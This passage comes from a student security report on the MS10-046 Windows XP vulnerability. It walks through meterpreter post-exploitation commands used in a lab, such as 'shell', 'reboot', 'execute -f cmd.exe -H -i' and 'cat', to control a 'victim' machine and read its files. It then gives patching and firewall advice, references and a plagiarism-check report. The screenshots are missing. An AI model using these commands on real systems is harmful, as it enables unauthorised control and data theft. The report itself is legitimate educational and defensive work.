


Fig 12. Getting victim's system information

With the help of 'sysinfo' command we are able to get the information regarding target machine.

Reboot




Fig 14. Rebooting victim's machine remotely

With the help of 'reboot' command in meterpreter we can reboot the entire victims machine remotely as shown in above picture.

Shell

Likewise if we want to switch to cmd prompt of the target machine then we can write 'shell' command which will switch to victims command prompt.




Fig 15. Switching to victim's command prompt

Creating directory




Fig 16. Creating directory in victim's machine

As you can see in the above picture with the help of 'mkdir' command I was able to create three directory in victim's machine remotely from attacker's machine successfully.

Editing the document




Fig 18. Editing the document in victims machine

'execute –f cmd.exe –H -i' command is implemented so that we can enter the order commands like echo which is used to make a document hack.txt as shown in above picture successfully. Similarly we can edit the document by typing command 'edit hack.txt'.

Cat




Fig 19. Accessing victim's important file

With the help of 'cat' command attacker can easily access the important files and can view the information related to the document remotely from the victim's machine as shown in above picture.

Recommendation for preventing attack

We have to make sure we are safe in today's digital word In order to protect ourselves from cybercriminals attack which can hack into our system. All the sensitive data and information are stored in the digital system which can be very serious issue if attacker gets access to our system through security breach.

Likewise, ms10-046 is a vulnerability in the Windows Shell on machines running Windows 2008/7/Vista/2003/XP enables arbitrary code to be remotely operated in the targeted host. So following are the recommendation to be safe or to prevent from hackers who can get access to your system:

- Check the patch of your device often and get the new security build update.
- Testing the system's firewall on a regular basis and keeping away from using unnecessary third-party applications would help keep the system protected.
- Applying strong anti-virus software to accumulate PC programs that help alert the unknown operation.
- Give the top level network securities to secure the attacker's inappropriate connections.
- After use, any non - essential device ports should be disabled.
- Start making encryption a practice to secure data with a high degree of confidentiality.
- Almost every device implementation must go through a significant level of authentication.

Ms10-046 vulnerability was published in 7/16/10 and its patch release date was 8/2/2010.

Conclusion

In this report, one of the vulnerabilities of the XP server MS10-046 is to be obtained from this analysis. MS10-046 is a software flaw across several Windows Server variants.

Metasploit, Zenmap, Armitage, and other tools may be used to launch an attack. Metasploit is used from Kali-Linux, which serves as the attack platform, and Windows XP serves as the victim's setup. In addition, a manual is created to deter the attack; we can then build our firewall accordingly. A well-placed firewall deflects various types of attacks. There are several threats taking place on the internet, so we must protect our IP address by using a firewall and worrying about the device. This is among the most dangerous fundamental bugs, but we continue to see it in applications even after patches have been released.

As a result, the study shows how this could be dangerous to Windows XP and demonstrates the safety measures to keep the device up to date and aware of the attack and the precautions to take to deter the attack. A simple illustration of how manipulation can be done in a virtual box has been shown with screenshots attached in the provided report, for which techniques such as Nmap and Metasploit have been used alongside. As this sort of attack may be vulnerable to the device and cause substantial damage to the company, multiple security steps must be addressed, as shown in point above.

References

Computer Hope, 2018. *Computer Hoper.* [Online]
Available at: https://www.computerhope.com/jargon/w/winxp.htm
[Accessed 22 3 2021].

eccouncil, 2020. *EC-COUNCIL | Blog.* [Online]
Available at: https://blog.eccouncil.org/how-to-use-post-exploitation-in-advanced-penetration-testing/#:~:text=The%20main%20goal%20of%20post,and%20all%20the%20efforts%20useless.
[Accessed 24 3 2021].

Ferranti, M., 2017. *NETWORKWORLD.* [Online]
Available at: https://www.networkworld.com/article/3296740/what-is-nmap-why-you-need-this-network-mapper.html
[Accessed 23 3 2021].

Firch, J., 2020. *PURPLESEC.* [Online]
Available at: www.purplesec.us
[Accessed 23 3 2021].

Firch, J., n.d. *PURPLESEC.* [Online]
Available at: www.purplesec.us
[Accessed 23 3 2021].

Grey Campus, n.d. *GreyCampus.* [Online]
Available at: https://www.greycampus.com/opencampus/ethical-hacking/what-is-scanning#:~:text=Scanning%20is%20a%20set%20of,and%20threats%20in%20the%20network.&text=Scanning%20refers%20to%20collecting%20more%20information%20using%20complex%20and%20aggressive%20reconnaiss
[Accessed 24 3 2021].

Kali Linux, n.d. *Kali.* [Online]
Available at: https://www.kali.org/
[Accessed 22 3 2021].

Metasploit, n.d. *Repid 7 metasploit.* [Online]
Available at: https://www.metasploit.com/
[Accessed 22 3 2021].

Panda Security, n.d. *Panda.* [Online]
Available at: www.pandasecurity.com
[Accessed 23 3 2021].

Digital Security Report

ORIGINALITY REPORT

9%	2%	1%	9%
SIMILARITY INDEX	INTERNET SOURCES	PUBLICATIONS	STUDENT PAPERS

PRIMARY SOURCES

1	Submitted to The British College Student Paper	3%
2	Submitted to Study Group Australia Student Paper	2%
3	Submitted to Softwarica College Of IT & E-Commerce Student Paper	1%
4	Submitted to Noroff University College Student Paper	1%
5	Submitted to University of Hertfordshire Student Paper	1%
6	www.getmyos.com Internet Source	<1%
7	Submitted to Melbourne Institute of Technology Student Paper	<1%
8	Submitted to Varsity College Student Paper	<1%
9	github.com	

Internet Source

<1%

Exclude quotes	On	Exclude matches	Off
Exclude bibliography	On		